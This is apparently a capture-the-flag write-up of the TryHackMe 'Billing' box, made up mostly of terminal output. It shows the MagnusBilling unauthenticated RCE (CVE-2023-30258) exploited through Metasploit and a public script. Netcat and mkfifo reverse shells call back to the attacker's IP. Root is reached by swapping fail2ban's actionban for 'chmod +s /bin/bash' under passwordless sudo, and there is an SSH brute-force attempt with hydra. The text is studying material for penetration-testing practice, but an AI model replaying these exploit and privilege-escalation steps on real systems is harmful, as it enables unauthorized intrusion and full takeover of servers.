






```
┌──(root㉿kali)-[~/Desktop/THM]
└─# nmap 10.10.233.202 -p22,80,3306 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 06:28 EDT
Nmap scan report for 10.10.233.202
Host is up (0.43s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
```

https://github.com/advisories/GHSA-4v39-q2jh-wjrw



```
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > run
[*] Started reverse TCP handler on 10.4.81.227:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.10.233.202:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 5 seconds.
[*] Elapsed time: 5.92 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.10.233.202
[+] Deleted hlGRITBVGOYa.php
[*] Meterpreter session 1 opened (10.4.81.227:4444 → 10.10.233.202:39022) at 2025-04-18 06:24:54 -0400

meterpreter > l
[-] Unknown command: l. Did you mean ls? Run the help command for more details.
meterpreter > ls
Listing: /var/www/html/mbilling/lib/icepay
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100700/rwx------  768   fil   2024-02-27 14:44:28 -0500  icepay-cc.php
100700/rwx------  733   fil   2024-02-27 14:44:28 -0500  icepay-ddebit.php
100700/rwx------  736   fil   2024-02-27 14:44:28 -0500  icepay-directebank.php
100700/rwx------  730   fil   2024-02-27 14:44:28 -0500  icepay-giropay.php
100700/rwx------  671   fil   2024-02-27 14:44:28 -0500  icepay-ideal.php
100700/rwx------  720   fil   2024-02-27 14:44:28 -0500  icepay-mistercash.php
100700/rwx------  710   fil   2024-02-27 14:44:28 -0500  icepay-paypal.php
100700/rwx------  699   fil   2024-02-27 14:44:28 -0500  icepay-paysafecard.php
```


Meterpreter - background

Meterpreter - sessions -i 1


Meterpreter - shell

on kali terminal - nc -nvlp 4444

Meterpreter - nc -e /bin/bash your_kali_ip 4444




```
[*] Sending stage (40004 bytes) to 10.10.233.202
[+] Deleted rnuyQmPqr.php
[*] Meterpreter session 1 opened (10.4.81.227:4444 → 10.10.233.202:34240) at 2025-04-18 06:38:11 -0400

meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2247 created.
Channel 0 created.
nc -e /bin/bash 10.4.81.227 4444
bash: line 1: python: command not found
/bin/sh: 0: can't access tty; job control turned off
$ bash: cannot set terminal process group (680): Inappropriate ioctl for device
bash: no job control in this shell
asterisk@Billing:/var/www/html/mbilling/lib/icepay$ perl -e 'exec "/bin/sh";'
/bin/sh: 1: :!bash: not found
/bin/sh: 5: cd: can't cd to /homw
/bin/sh: 8: cd: can't cd to magnis
asterisk@Billing:/var/www/html/mbilling/lib/icepay$ exit
$
nc -e /bin/bash 10.4.81.227 4444
```



```
┌──(root㉿kali)-[~/Desktop/THM]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.4.81.227] from (UNKNOWN) [10.10.233.202] 38514
SHELL=/bin/bash script -q /dev/null
asterisk@Billing:/var/www/html/mbilling/lib/icepay$ cd /home/magnus
cd /home/magnus
asterisk@Billing:/home/magnus$ cat user.txt
cat user.txt
THM{4a6831d5f1[redacted]
asterisk@Billing:/home/magnus$ █
```


https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html

this meterpreter shell is not allow to run sudo commands




```
┌──(root㉿kali)-[~/Desktop/THM]
└─# python3 exploit.py -t 10.10.132.232 -a 10.4.81.227 -p 4444
══ Magnus Billing System v7 Exploit by Tinashe Matanda(SadNinja) ══
Command Injection via icepay.php - Reverse Shell
════════════════════════════════════════════
[+] Targeting: http://10.10.132.232/mbilling/lib/icepay/icepay.php
[+] Attacker: 10.4.81.227:4444
[+] Sending payload: ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.4.81.227 4444 >/tmp/f;
[-] Error connecting to target: HTTPConnectionPool(host='10.10.132.232', port=80): Read timed out. (read timeou
t=5)

┌──(root㉿kali)-[~/Desktop/THM]
└─# █
```

https://github.com/tinashelorenzi/CVE-2023-30258-magnus-billing-v7-exploit/blob/main/exploit.py=




```
bash: sss: command not found
asterisk@Billing:/tmp/fail2ban/action.d$ sudo -l
Matching Defaults entries for asterisk on Billing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@Billing:/tmp/fail2ban/action.d$ █
```




```
root@kali: ~/Desktop/THM/penelope
# ./penelope.py 4444
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 10.10.100.124 • 172.17.0.1 • 10.4.81.227
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Billing-10.10.132.232-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Billing-10.10.132.232_Linux_x86_64/2025_04_18-07_26_20-613.log 📜

asterisk@Billing:/var/www/html/mbilling/lib/icepay$ cd /tmp/fail2ban/action.d
asterisk@Billing:/tmp/fail2ban/action.d$ nano iptables-multiport.conf
Unable to create directory /var/lib/asterisk/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

asterisk@Billing:/tmp/fail2ban/action.d$
```


```
cp -r /etc/fail2ban /tmp

cd /tmp/fail2ban/action.d

vi iptables-multiport.conf
```




```
  GNU nano 5.4                                                        iptables-multiport.conf *
[Definition]

# Option:  actionstart
# Notes.:  command executed on demand at the first ban (or at the start of Fail2Ban if actionstart_on_demand is set to false).
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option:  actionstop
# Notes.:  command executed at the stop of jail (or at the end of Fail2Ban)
# Values:  CMD
#
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = chmod +s /bin/bash

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]
```



```
User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@Billing:/tmp/fail2ban/action.d$ sudo /usr/bin/fail2ban-client -c /tmp/fail2ban restart
Shutdown successful
Server ready
asterisk@Billing:/tmp/fail2ban/action.d$ 
```



```
┌──(root㉿kali)-[~/Desktop/THM/penelope]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt 10.10.132.232 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-18 07:37:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.132.232:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:12h, 15 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root㉿kali)-[~/Desktop/THM/penelope]
```



```
asterisk@Billing:/tmp/fail2ban/action.d$ /bin/bash -p -c "ls /root"
filename  passwordMysql.log  root.txt
asterisk@Billing:/tmp/fail2ban/action.d$ /bin/bash -p -c "cat /root/root.txt"
THM{33ad5b53[redacted]
asterisk@Billing:/tmp/fail2ban/action.d$ 
```